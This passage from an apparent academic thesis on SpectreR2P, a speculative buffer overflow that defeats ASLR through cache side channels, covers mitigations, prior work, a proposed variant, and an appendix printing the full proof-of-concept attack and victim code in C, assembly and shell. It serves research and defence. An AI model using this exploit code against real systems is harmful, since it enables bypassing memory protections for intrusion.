### Increasing ASLR Entropy

In order to protect against SpectreR2P, operating systems might increase the bits of entropy in ASLR for instructions.

As we observed in Chapter 4, the attack's runtime will double with each bit of entropy, but the peak accuracy of the attack is effectively constant as the number of bits of entropy $b$ increases. Therefore, the attack's time until success will only double with each additional bit of entropy. Depending on the lifetime of the victim process, the attacker may be able to run the attack for days. If the number of bits of entropy are doubled to $b_{\text{new}} = 2b = 32$, we can expect the time until success of the attack to be on the order of

$$T_{\text{new}} \approx T \cdot 2^{b_{\text{new}} - b} = 120\,\text{sec} \cdot 2^{16} \approx 90\,\text{days},$$

which is an order of magnitude too large to be reasonable.

### Improving SpectreR2P's Runtime

There are opportunities for improving the runtime of SpectreR2P. In practice, a situation in which the attacker writes through a pipe or FIFO to the victim is

unlikely; it is far more likely that the victim reads from an attacker-provided file on disk. In this case, I expect the attack to be an order of magnitude faster, since the victim can read the attacker's "guesses" in a continuous stream, rather than waiting for the attacker to write a new guess during each iteration of the attack.

While this file-based approach requires performance testing, I expect using $b_{\text{new}} = 32$ bits of entropy may not be enough.x

### Disable Speculative Prefetching

SpectreR2P relies upon cache side-effects of the `prefetch` instruction when executed speculatively. One possible mitigation might be to not execute `prefetch` speculatively. [1] There is nothing special about `prefetch`, however: SpectreR2P could just as well speculatively return to a memory load instruction, which implicitly fetches the memory into the cache, achieving the same effect as `prefetch`.

A more drastic option would be to avoid modifying the cache during speculative execution. While this would successfully protect against SpectreR2P and all other Spectre-based attacks, it would incur a prohibitively great performance penalty. Furthermore, it would require modifications to the processor's microarchitecture; existing processors could not be patched.

### Store-to-Load Blocking

Kiriansky et al. proposed the "SLoth bear" mitigation, i.e., store-to-load blocking, to protect against speculative buffer overflows [5]. The mitigation prevents speculatively stored data from being speculatively loaded. While it would render SpectreR2P ineffective, the viability of this mitigation is unknown, and it would incur performance penalties.

[1] This would be permissible under Intel's x86-64 ISA, since it is "merely a hint and does not affect program behavior"; that is, its execution has no effect on program state.

### 5.1.1 Previous work

Previous attacks have shown that ASLR is ineffective against brute-force attacks. In 2004, Shacham et al. demonstrated a successful non-speculative brute-force attack against an Apache webserver running on a 32-bit Intel x86 processor with ASLR enabled and $b = 16$ bits of entropy in the instruction address space [12]. Despite the shift towards 64-bit x86-64 processors, some operating systems still use only $b = 16$ bits of entropy in the instruction address space, including my testing workstation (Table 4.1). See Section 4.5 for an in-depth comparison between SpectreR2P and Shacham et al.'s attack.

Before the disclosure of the Spectre vulnerability, Evtyushkin et al. demonstrated that an attacker can use branch prediction to bypass ASLR [1]. Security researchers have previously investigated the effectiveness of ASLR with respect to speculative execution. Kiriansky et al., who originally presented speculative buffer overflows [5], made the assessment that "[ASLR] is the only generic mitigation currently available against speculative buffer overflows, and it mitigates both code and data attacks." However, the success of SpectreR2P demonstrates that ASLR is in practice ineffective against speculative buffer overflow attacks.

Previous work has also used cache prefetching to defeat ASLR: Gruss et al. [2] demonstrated that an attacker can use prefetch instructions in a non-speculative context to bypass kernel ASLR.

### 5.1.2 Generalizability

The Spectre vulnerability affects all major modern processors, including ARM processors, which are found in most mobile devices. However, there are practical limitations that make Spectre attacks difficult to orchestrate in practice. ARM processors lack an unprivileged high-resolution timestamp instruction like the

x86 family's `rdtsc` instruction. Instead, an attacker must use a low-resolution, high-latency software timer (such as `clock_gettime(3)` on POSIX systems) when probing the cache. See Zhang et al.'s [16] discussion for an in-depth discussion of the difficulties of cache side-channel attacks on ARM.

Zhang et al. present a cache side-channel technique on ARM that uses return-oriented programming techniques to increase the cache footprint of the victim. If SpectreR2P adopts this approach, it may also work on ARM processors. Further research is required to determine the viability of an ARM-based version of SpectreR2P.

### 5.1.3 Future Work

A weakness of SpectreR2P is its restrictive requirements (Section 3.3). Of the most demanding of these requirements are the following:

1. ASLR must be disabled for system libraries.
2. The attacker must control a register in the victim during its speculative buffer overflow.

The following is a modification of SpectreR2P, which I call SpectreR2P v2, that eliminates the above requirements:

First, the attacker maps the victim executable into memory. Operating systems with page deduplication will map the victim executable in the attacker and victim to the same physical memory pages. Even if two processes map the same file to different virtual addresses, the virtual addresses point to the same physical pages. Consequently, the executable shares the same cache lines in the attacker and victim, so the attacker can also use the victim executable as a cache side channel, like the shared library in SpectreR2P. The victim executable must contain a memory fetch

instruction relative to the current instruction pointer, e.g., `mov rax, [rip + 256]`. Let $A, A'$ be the victim's and attacker's address of this `rip`-relative memory fetch instruction and $B, B'$ be the victim's and attackers' target address of that memory fetch, respectively. The rest of SpectreR2P v2 proceeds similarly to SpectreR2P, but during each iteration SpectreR2P v2 prefetches $A'$ into the cache, flushes $B'$ from the cache, writes the current address guess $A_{\text{guess}}$ to the victim, and probes the cache for $B'$.

If I can implement a successful version of SpectreR2P v2, it will demonstrate that speculative buffer overflows can defeat ASLR under more general conditions.

APPENDIX A

# FULL ATTACK AND VICTIM CODE

## A.1 Attack Code

```
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <ctype.h>
#include <dlfcn.h>
#include <stdio.h>
#include <stdint.h>
#include <errno.h>
#include <string.h>
#include <limits.h>

#include "util.h"

extern void entry(void *addr);
extern int32_t probe(void *addr);

#define PAGE_SIZE 4096
#define USLEEP 1000
#define WAIT 1e3

static enum
   {TIME_DISABLED,
    TIME_START_END,
    TIME_WRITE}
   print_time_mode = TIME_DISABLED;
static bool should_print_time = false;
static enum time_mode
   {TIME_REAL,
    TIME_CYCLES}
   time_mode = TIME_REAL;
static enum print_mode
   {PRINT_ALL,
    PRINT_MIN}
   print_mode = PRINT_MIN;
static int usleep_us = USLEEP;
static int wait_us = WAIT;

static int tmp;

int32_t check(void *addr, void *guess,
              int out_fd, int repeat) {
   dprintf(out_fd, "%p\n", guess);

   if (print_time_mode == TIME_WRITE) {
      print_time(NULL, stdout);
   }

   usleep(usleep_us);

   if (print_time_mode == TIME_START_END) {
      print_time("start", stdout);
   }
```

```
    int avg = 0;
    for (int i = 0; i < repeat; ++i) {
        entry(addr);
        for (int i = 0; i < 1000; ++i) {
            tmp ^= i;
        }
        int32_t t = probe(addr);
        avg += t;
    }

    if (print_time_mode == TIME_START_END) {
        print_time("end", stdout);
    }

    return avg / repeat;
}

int main(int argc, char *argv[]) {
    const char *usage =
        "usage: %s [option...] <out_fifo> "                            \
                "<start_addr> <stop_addr>\n"                           \
        "Options:\n"                                                   \
        " -n <count>        how many times to probe target "          \
        "per address guess\n"                                          \
        " -s <symbol>       target symbol to prefetch "               \
                            "into memory (default: isspace)\n"        \
        " -t                print time at each call "                 \
                            "to speculative function\n"               \
        " -p[amcrw]+        printing options:\n"                      \
        "                   a - print all measurements\n"             \
        "                   m - print minimum measurement "           \
                                "(default)\n"                         \
        "                   c - print cycle count instead "           \
                                "of realtime clock\n"                 \
        "                   r - print real time in seconds\n"         \
        "                   w - print only when bytes are "           \
                                "written to target\n"                 \
        " -u <usec>         amount of time to sleep "                 \
                            "in microseconds (default: 1000)\n"\
        " -w <usec>         amount of time to wait "                  \
                            "between probing different "              \
                            "addresses (default: 1000)\n"             \
        " -h                print help\n"                             \
        " -t                print times\n"
        ;
    const int positional_args = 3;
    int count = 100; /* # of times to probe per address */
    const char *target_sym = "isspace";
    const char *optstring = "n:s:hp:tu:w:";
    int optchar;
    while ((optchar = getopt(argc, argv, optstring)) >= 0) {
        switch (optchar) {
        case 'n': /* probe count */
            if ((count = parse_uint(optarg, argv[0])) < 0) {
                return 1;
            }
            break;
        case 's': /* symbol */
            target_sym = optarg;
            break;
```

```
        case 't': /* print time */
            should_print_time = true;
            break;
        case 'p': /* print mode */
            {
                char c;
                while ((c = *optarg++)) {
                    switch (optarg[0]) {
                    case 'a':
                        print_mode = PRINT_ALL;
                        break;
                    case 'm':
                        print_mode = PRINT_MIN;
                        break;
                    case 'c':
                        time_mode = TIME_CYCLES;
                        break;
                    case 'r':
                        time_mode = TIME_REAL;
                        break;
                    case 'w':

                    default:
                        break;
                    }
                }
            }
            break;
        case 'u':
            if ((usleep_us = parse_uint(optarg, argv[0])) < 0)
                { return 1; }
            break;
        case 'w':
            if ((wait_us = parse_uint(optarg, argv[0])) < 0)
                { return 1; }
            break;
        case 'h': /* help */
            printf(usage, argv[0]);
            return 0;
        case '?':
            fprintf(stderr, usage, argv[0]);
            return 1;
        }
    }

    if (argc - optind != positional_args) {
        fprintf(stderr, usage, argv[0]);
        return 1;
    }

    const char *out_path = argv[optind++];
    int out_fd;
    if ((out_fd = open(out_path, O_WRONLY)) < 0) {
        fprintf(stderr, "open: '%s': %s\n",
                out_path, strerror(errno));
        return 1;
    }

    void *target_addr;
    if ((target_addr = dlsym(RTLD_DEFAULT, target_sym))
         == NULL) {
        fprintf(stderr, "dlsym: %s: %s\n",
```

```
                target_sym, strerror(errno));
        return 1;
    }

    /* make sure it's dynamically linked */
    ((void (*)(void)) target_addr)();

    char *start_addr, *end_addr;
    if ((start_addr = parse_ptr(argv[optind++], argv[0]))
         == NULL)
        { return 1; }
    if ((end_addr = parse_ptr(argv[optind++], argv[0]))
         == NULL)
        { return 1; }

    int min_time = INT_MAX;
    void *min_addr = NULL;
    for (char *addr = start_addr;
         addr <= end_addr;
         addr += PAGE_SIZE) {
        int32_t t = check(target_addr, addr, out_fd, count);
        if (t <= min_time && addr != start_addr) {
            min_addr = addr;
            min_time = t;
        }
        if (print_mode == PRINT_ALL) {
            printf("%p %d\n", addr, t);
        }
        usleep(wait_us);
    }

    if (print_mode == PRINT_MIN) {
        printf("%p\n", min_addr);
    }

    return 0;
}
```

Listing A.1: attack.c, the attack's C source code.

```
    segment .text

    global entry
    global probe

    ;; IN: rdi -- isspace, rsi -- <wildcard>
    ;; OUT: eax -- time
entry:
    mfence
    lfence
    clflush [rdi]
    mfence
    lfence
    ret

    ;; IN: rdi -- ptr
    ;; OUT: eax -- time difference
    ;; DESTROYS: ecx,edx,esi
probe:
    mfence
    lfence
    rdtsc
```

```
    push rax
    call rdi
    lfence
    rdtsc
    pop rsi
    sub eax,esi
    ret
```

Listing A.2: attack.asm, the attack's complementary asm source code.

```
#include <dlfcn.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <errno.h>
#include <stdbool.h>
#include <time.h>

#include "util.h"

extern void speculative(void *spec_addr, void *sym_addr);

#define BUFSIZE 64


int main(int argc, char *argv[]) {
    const char *usage =
        "usage: %s [-n <count>] [-s <sym>=isspace] [-a] "\
        "<in_fifo>\n"                                      \
        "Options:\n"                                       \
        " -n <count>        how many times to call "       \
        "the speculative function\n"                       \
        " -s <sym>          symbol to prefetch "           \
        "(default is isspace(3))\n"                        \
        " -t                print time at each call "      \
                            "to speculative function\n"    \
        " -a                print this program's code "    \
                            "address before proceeding\n" \
        " -h                print help\n"
        ;
    const int positional_argc = 1;
    const char *sym = "isspace";
    long count = 100;
    bool print_addr = false;
    bool should_print_time = false;

    const char *optstring = "s:n:hat";
    int optchar;
    while ((optchar = getopt(argc, argv, optstring)) >= 0) {
        switch (optchar) {
        case 'a': /* address */
            print_addr = true;
            break;
        case 'n': /* count */
            if ((count = parse_uint(optarg, argv[0])) < 0) {
                return 1;
            }
            break;
        case 's': /* symbol */
            sym = optarg;
```

```
            break;
        case 't':
            should_print_time = true;
            break;
        case 'h':
            printf(usage, argv[0]);
            return 0;
        case '?':
            fprintf(stderr, usage, argv[0]);
            return 1;
        }
    }

    if (argc - optind != positional_argc) {
        fprintf(stderr, usage, argv[0]);
        return 1;
    }

    if (print_addr) {
        printf("%p\n", dlsym(RTLD_DEFAULT, "speculative2"));
        fflush(stdout);
    }

    const char *in_path = argv[optind++];
    FILE *in_file;
    if ((in_file = fopen(in_path, "r")) == NULL) {
        fprintf(stderr, "fopen: '%s': %s\n",
                in_path, strerror(errno));
        return 1;
    }

    void *sym_addr;
    if ((sym_addr = dlsym(RTLD_DEFAULT, sym)) == NULL) {
        fprintf(stderr, "dlsym: %s: %s\n",
                sym, strerror(errno));
        return 1;
    }

    print_time(NULL, NULL); /* prime the cache */

    char buf[BUFSIZE];
    while (fgets(buf, BUFSIZE, in_file)) {
        /* TEMP */
        // print_time("recv", stdout);

        void *spec_addr;
        char *end;
        spec_addr = (void *) strtoll(buf, &end, 0);
        if (*end != '\0' && *end != '\n') {
            fprintf(stderr, "strtoll: bad integer format\n");
            return 1;
        }

        if (should_print_time) {
            print_time("start", stdout); /* start time */
        }

        for (int i = 0; i < count; ++i) {
            speculative(spec_addr, sym_addr);
        }
```

```
        if (should_print_time) {
            print_time("end", stdout); /* end time */
        }
    }

    return 0;
}
```

Listing A.3: `target.c`, the victim's C code.

```
    segment .text

    global speculative
    global speculative2

    ;; IN rdi -- array
    ;; DESTROYS rax, rbx, rcx, rdx
gadget:
    pop rax
    nop
    clflush [rsp]
    cpuid
    ret

        ;; IN rdi -- target, rsi -- shared target function
        ;; DESTROYS rax, rbx, rcx, rdx
speculative:
    mfence
    lfence
    call gadget
    mov rax,rsi
    mov [rsp],rdi
    ret

    ; resb 4096

speculative2:
    prefetchwt1 [rax]
    ret
```

Listing A.4: `target.asm`, the victim's complementary asm source code.

```
#!/bin/bash

USAGE="usage: $0 [-n count] command [args...]"
COUNT=100

while getopts "n:h" OPTION; do
    case $OPTION in
        n)
            COUNT="$OPTARG"
            ;;
        h)
            echo "$USAGE"
            exit 0
            ;;
        ?)
            echo "$USAGE"
            exit 1
            ;;
    esac
done
```

```
shift $((OPTIND-1))

if [[ $# -lt 1 ]]; then
    echo "$USAGE"
    exit 1
fi

CMD="$@"
I=0
PAGEBITS=12 # bits in page size
DECIMAL=$(while [[ $I -lt "$COUNT" ]]; do
              echo $(($($@))) # convert to decimal for awk
              (( ++I ))
          done | gawk '
BEGIN {
  or_mask = 0;
  and_mask = compl(0);
}

{
  or_mask = or(or_mask, $1);
  and_mask = and(and_mask, $1);
}

END {
  print and_mask, or_mask - and_mask;
}
')

printf "0x%x 0x%02x\n" $DECIMAL
```

Listing A.5: `aslr.sh`, script to determine ASLR randomization mask of programs. The command passed an argument must print out its code address in pointer (`"%p"`) format.

# BIBLIOGRAPHY

[1] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over aslr: Attacking branch predictors to bypass aslr. In *2016 49th Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, pages 1–13. IEEE, 2016.

[2] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch side-channel attacks: Bypassing smap and kernel aslr. In *Proceedings of the 2016 ACM SIGSAC conference on computer and communications security*, pages 368–379, 2016.

[3] Advanced Micro Devices Inc. Amd64 architecture programmer's manual volume 2: System programming. *URL https://www.amd.com/system/files/TechDocs/24593.pdf*, 2020.

[4] Intel. Intel® 64 and IA-32 architectures software developer's manual, combined volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D and 4. *URL https://software.intel.com/sites/default/files/managed/39/c5/325462-sdm-vol-1-2abcd-3abcd.pdf*, 2019.

[5] Vladimir Kiriansky and Carl Waldspurger. Speculative buffer overflows: Attacks and defenses. *arXiv preprint arXiv:1807.03757*, 2018.

[6] Paul Kocher, Jann Horn, Anders Fogh, , Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *40th IEEE Symposium on Security and Privacy (S&P'19)*, 2019.

[7] Esmaeil Mohammadian Koruyeh, Khaled N Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre returns! speculation attacks using the return stack buffer. In *12th {USENIX} Workshop on Offensive Technologies ({WOOT} 18)*, 2018.

[8] David Levinthal. Performance analysis guide for intel®core™ i7 processor and intel®xeon™ 5500 processors. *URL https://software.intel.com/sites/products/collateral/hpc/vtune/performance_analysis_guide.pdf*, 2009.

[9] Peter Norvig. Teach yourself programming in ten years. *URL http://norvig.com/21-days.html# answers*, 2001.

[10] Aleph One. Smashing the stack for fun and profit. *URL http://www.phrack.com/archives/issues/49/14.txt*, 1996.

[11] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM conference on Computer and communications security*, pages 552–561, 2007.

[12] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM conference on Computer and communications security*, pages 298–307, 2004.

[13] Ben Stuart. Current state of mitigations for spectre within operating systems. *Advanced Microkernel Operating Systems*, page 47, 2018.

[14] Eran Tromer, Dag Arne Osvik, and Adi Shamir. Efficient cache attacks on aes, and countermeasures. *Journal of Cryptology*, 23(1):37–71, 2010.

[15] Yuval Yarom and Katrina Falkner. Flush+reload: a high resolution, low noise, l3 cache side-channel attack. In *23rd {USENIX} Security Symposium ({USENIX} Security 14)*, pages 719–732, 2014.

[16] Xiaokuan Zhang, Yuan Xiao, and Yinqian Zhang. Return-oriented flush-reload side channels on arm and their implications for android devices. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 858–870, 2016.